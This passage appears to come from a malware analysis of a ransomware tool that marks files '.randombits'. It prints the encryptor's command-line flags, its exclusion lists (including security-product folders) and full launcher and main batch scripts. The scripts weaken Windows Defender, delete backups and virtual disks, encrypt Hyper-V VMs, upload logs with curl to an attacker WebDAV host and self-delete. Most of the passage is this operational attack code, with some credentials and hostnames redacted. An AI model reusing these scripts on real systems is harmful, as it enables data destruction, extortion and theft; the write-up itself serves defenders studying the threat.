    --noshadowdelete      Do not delete shadow copies
    --skip-count int      Skip blocks count (default 5)
    --threads int         Cryptor thread count (default 10)
    --turnoff             TurnOff HyperV VMs (default true)
```

There can also be a longer description that spans multiple lines and likely contains examples and usage of using your application.

For example:

Cobra is a CLI library for Go that empowers applications.

This application is a tool to generate the needed files

to quickly create a Cobra application.

Usage:

qwc [flags]

Flags:

```
    --block-size string   AES Block size (default "1M")
    --chacha              Use ChaCha20 algorithm
    --dryrun              Do not modify anything
    --excludeVM string    Exclude VMs (csv list)
    --folder stringArray  Folders to serch files (default [all])
    --full-enc-less string Full encrypt files less than (default "50M")
-h, --help                help for qwc
    --hv                  Encrypt HyperV VMs
-i, --info                Print system info
-k, --key string          Vars key
    --kill                Kill VM process
    --log string          Log file
    --maxsize string      Vars key (default "0")
```

--minsize string Vars key (default "0")

--nosd Do not self delete

--noshadowdelete Do not delete shadow copies

--skip-count int Skip blocks count (default 5)

--threads int Cryptor thread count (default 10)

--turnoff TurnOff HyperV VMs (default true)

--verbose Use verbose output format

Exclusion Rules

The config also contains exceptions for directories and files.

Excluded Directories

C:\\Windows\\
C:\\Program Files\\Common Files\\
C:\\Program Files\\Windows NT\\
C:\\Program Files\\Windows Defender
C:\\Program Files\\Malwarebytes\\
C:\\Program Files\\VIPRE Business Agent\\
C:\\Program Files\\WindowsApps\\
C:\\Program Files\\Windows Media Player\\
C:\\Program Files\\Update Services\\
C:\\Program Files\\Microsoft\.NET\\
C:\\Program Files\\Internet Explorer\\
C:\\Program Files\\Bitdefender
C:\\Program Files\\WindowsPowerShell\\
C:\\Program Files \(x86\)\\Common Files\\
C:\\Program Files \(x86\)\\Internet Explorer\\
C:\\Program Files \(x86\)\\Microsoft\.NET\\
C:\\Program Files \(x86\)\\Microsoft\\Edge\\
C:\\Program Files \(x86\)\\Windows Media\\
C:\\Program Files \(x86\)\\Windows NT\\
C:\\Program Files \(x86\)\\WindowsPowerShell\\
C:\\ProgramData\\
\\AppData\\Local\\
C:\\Program Files \(x86\)\\Windows Defender
Cynet Ransom Protection
C:\\Program Files \(x86\)\\Windows Media Player\\
C:\\Program Files \(x86\)\\SentinelOne\\

C:\\Program Files\\SentinelOne\\
\\AppData\\Roaming\\
C:\\Windows\.old\\
System Volume Information
:\\\$
\\Users\\\$
\\\$\w{32}\\
\\afterSentDocuments\\

Excluded Files

.exe$

.dll$

.sys$

.ocx$

.dat$

.lnk$

.locked$

.randombits$

NTUSER.DAT

DumpStack.log

bootmgr$

!!!how_to_unlock_randombits_files.txt$

Launcher Script

IF /I %~1 == --pass (set tpass=%2) ELSE GOTO stop
IF /I %~3 == --main (set tmain=%4) ELSE GOTO stop
IF /I %~5 == --key (set tkey=%6) ELSE GOTO stop
set timeout=%8

timeout/T %timeout% if exist "C:\Program Files\PowerShell\7\pwsh.exe" (set pwsh=pwsh.exe) ELSE (set pwsh=powershell.exe)

%pwsh% -nop -c "Set-MpPreference -MAPSReporting 0"
%pwsh% -nop -c "Set-MpPreference -SubmitSamplesConsent NeverSend"
%pwsh% -nop -c "Add-MpPreference -ExclusionPath C:\ProgramData*"
%pwsh% -nop -c "Add-MpPreference -ExclusionPath C:\Windows\system32*"

```
%pwsh% -nop -c "Add-MpPreference -ExclusionPath C:\ProgramData"
%pwsh% -nop -c "Add-MpPreference -ExclusionPath C:\Windows\system32"

set wdir=%ALLUSERSPROFILE%
cd %wdir%

C:\ProgramData\7za.exe x -aoa -p%tpass% C:\ProgramData\%tmain%.tmp

start "" /D %wdir% cmd.exe /c %wdir%\rnm.bat --pass %tpass% --main
%tmain% --key %tkey%

:stop

del %0
```

Main Script

```
IF /I %~1 == --pass (set tpass=%2) ELSE GOTO stop
IF /I %~3 == --main (set tmain=%4) ELSE GOTO stop
IF /I %~5 == --key (set tkey=%6) ELSE GOTO stop

set slog=<redacted>
set spass=<redacted>
set ppass=<redacted>
set davstr=hxxps://mia[.]nl[.]tab[.]digital/remote[.]php/dav/files/<redacted>
set davfld=LOGS

if exist "C:\Program Files\PowerShell\7\pwsh.exe" (set pwsh=pwsh.exe) ELSE (set pwsh=powershell.exe)

set wdir=%ALLUSERSPROFILE%
set tdir=temp_3a3352baf
cd %wdir%

mkdir %tdir%

sc stop Term
sc delete Term

tasklist>>%tdir%\%computername%_main.log 2>&1
echo =======>>%tdir%\%computername%_main.log 2>&1
echo =======>>%tdir%\%computername%_main.log 2>&1

start "" /D %wdir% cmd.exe /c %wdir%\term.exe
timeout /T 20

ver > nul
tasklist /fi "imagename eq term.exe" | findstr /B /I /C:"term.exe" >NUL
IF ERRORLEVEL 1 (start cmd.exe /c %wdir%\term.exe
```

```
echo =======>>%tdir%\%computername%_main.log 2>&1
echo RESTART_TERM>>%tdir%\%computername%_main.log 2>&1
echo =======>>%tdir%\%computername%_main.log 2>&1)

tasklist>>%tdir%\%computername%_main.log 2>&1
echo =======>>%tdir%\%computername%_main.log 2>&1
echo =======>>%tdir%\%computername%_main.log 2>&1

wmic path win32_process get Caption,Processid,Commandline>>%tdir%\%computername%_main.log 2>&1
echo =======>>%tdir%\%computername%_main.log 2>&1
echo =======>>%tdir%\%computername%_main.log 2>&1

wmic logicaldisk get description,name,Size,FreeSpace>>%tdir%\%computername%_main.log 2>&1

::%pwsh% -nop -c "$MCFP = New-Object -ComObject
MSXML2.XMLHTTP;$MCFP.Open('PUT',$env:davstr+'/'+$env:davfld+'/RUN/'+$env:computername+'.tmp',
$False, $env:slog, $env:spass);$MCFP.Send();"
echo >%wdir%\a001.tmp
C:\ProgramData\curl.exe -T %wdir%\a001.tmp -u %slog%:%spass%
%davstr%/%davfld%/RUN/%computername%.tmp
del /f /q %wdir%\a001.tmp

::DELETE

if %computername%==<HOSTNAME1> (rd /S /Q "G:\backup" rd /S /Q "G:\backup images"

del /F /Q "G:\*.vhdx"

rd /S /Q "J:\Backup"
rd /S /Q "J:\Storage")

if %computername%==<HOSTNAME2> (del /F /Q "D:\<redacted>\Virtual Hard Disks\disk1.vhdx"
del /F /Q "D:\<redacted>\Virtual Hard Disks\disk2.vhdx"
del /F /Q "D:\<redacted>\<redacted>\Virtual Hard Disks\*.*"
del /F /Q "D:\<redacted>\old\*.*"
del /F /Q "E:\<redacted>\Virtual Hard Disks\d_drive.vhdx"
del /F /Q "E:\<redacted>\Virtual Hard Disks\<redacted>.vhdx"
del /F /Q "E:\<redacted>\Virtual Hard Disks\trans_log.vhdx"
del /F /Q "E:\<user>\<redacted>\Virtual Hard Disks\d_drive.vhdx"
del /F /Q "E:\<user>\<redacted>\Virtual Hard Disks\<redacted>.vhdx"
del /F /Q "E:\<user>\<redacted>\Virtual Hard Disks\trans_log.vhdx"
del /F /Q "F:\backup\*.*"
rd /S /Q "F:\backup\")

::DELETE
```

```
::RBC
C:\ProgramData\7za.exe x -aoa -p%tpass%
C:\ProgramData\%tmain%2.tmp

rbcw.exe --hv --excludeVM "wingate<subnet1>,wingate,wingate<subnet2>" --key %tkey% --nosd
>%tdir%\%computername%_rbcw_hv_1.log 2>&1
rbcw.exe --hv --excludeVM "wingate<subnet1>,wingate,wingate<subnet2>" --key %tkey% --nosd
>%tdir%\%computername%_rbcw_hv_2.log 2>&1

del /f /q C:\Windows\Temp\rnl.tmp
C:\ProgramData\7za.exe a -p%ppass% -mhe=on -y C:\Windows\Temp\rnl.tmp %tdir%

C:\ProgramData\curl.exe -T C:\Windows\Temp\rnl.tmp -u %slog%:%spass%
%davstr%/%davfld%/RES/%computername%_01_%random%.tmp

rbcw.exe --key %tkey% --nosd >%tdir%\%computername%_rbcw_1.log 2>&1

rbcw.exe --key %tkey% >%tdir%\%computername%_rbcw_2.log 2>&1

::RBC

del /f /q C:\Windows\Temp\rnl.tmp
C:\ProgramData\7za.exe a -p%ppass% -mhe=on -sdel -y
C:\Windows\Temp\rnl.tmp %tdir%

C:\ProgramData\curl.exe -T C:\Windows\Temp\rnl.tmp -u %slog%:%spass%
%davstr%/%davfld%/RES/%computername%_02_%random%.tmp

C:\ProgramData\7za.exe x -aoa -p%tpass% C:\ProgramData\%tmain%3.tmp

start cmd.exe /c %wdir%\rnfin.bat

taskkill /IM term.exe /F
sc stop Term
sc delete Term

del /F /Q term.exe
del /F /Q term.sys
del /F /Q rbcw.exe
del /F /Q 7za.exe
del /F /Q curl.exe
::del /F /Q C:\Windows\Temp\rnl.tmp

del /F /Q %tmain%.tmp
del /F /Q %tmain%2.tmp
del /F /Q %tmain%3.tmp
```

```
rd /S /Q %tdir%

:stop

del %0
```
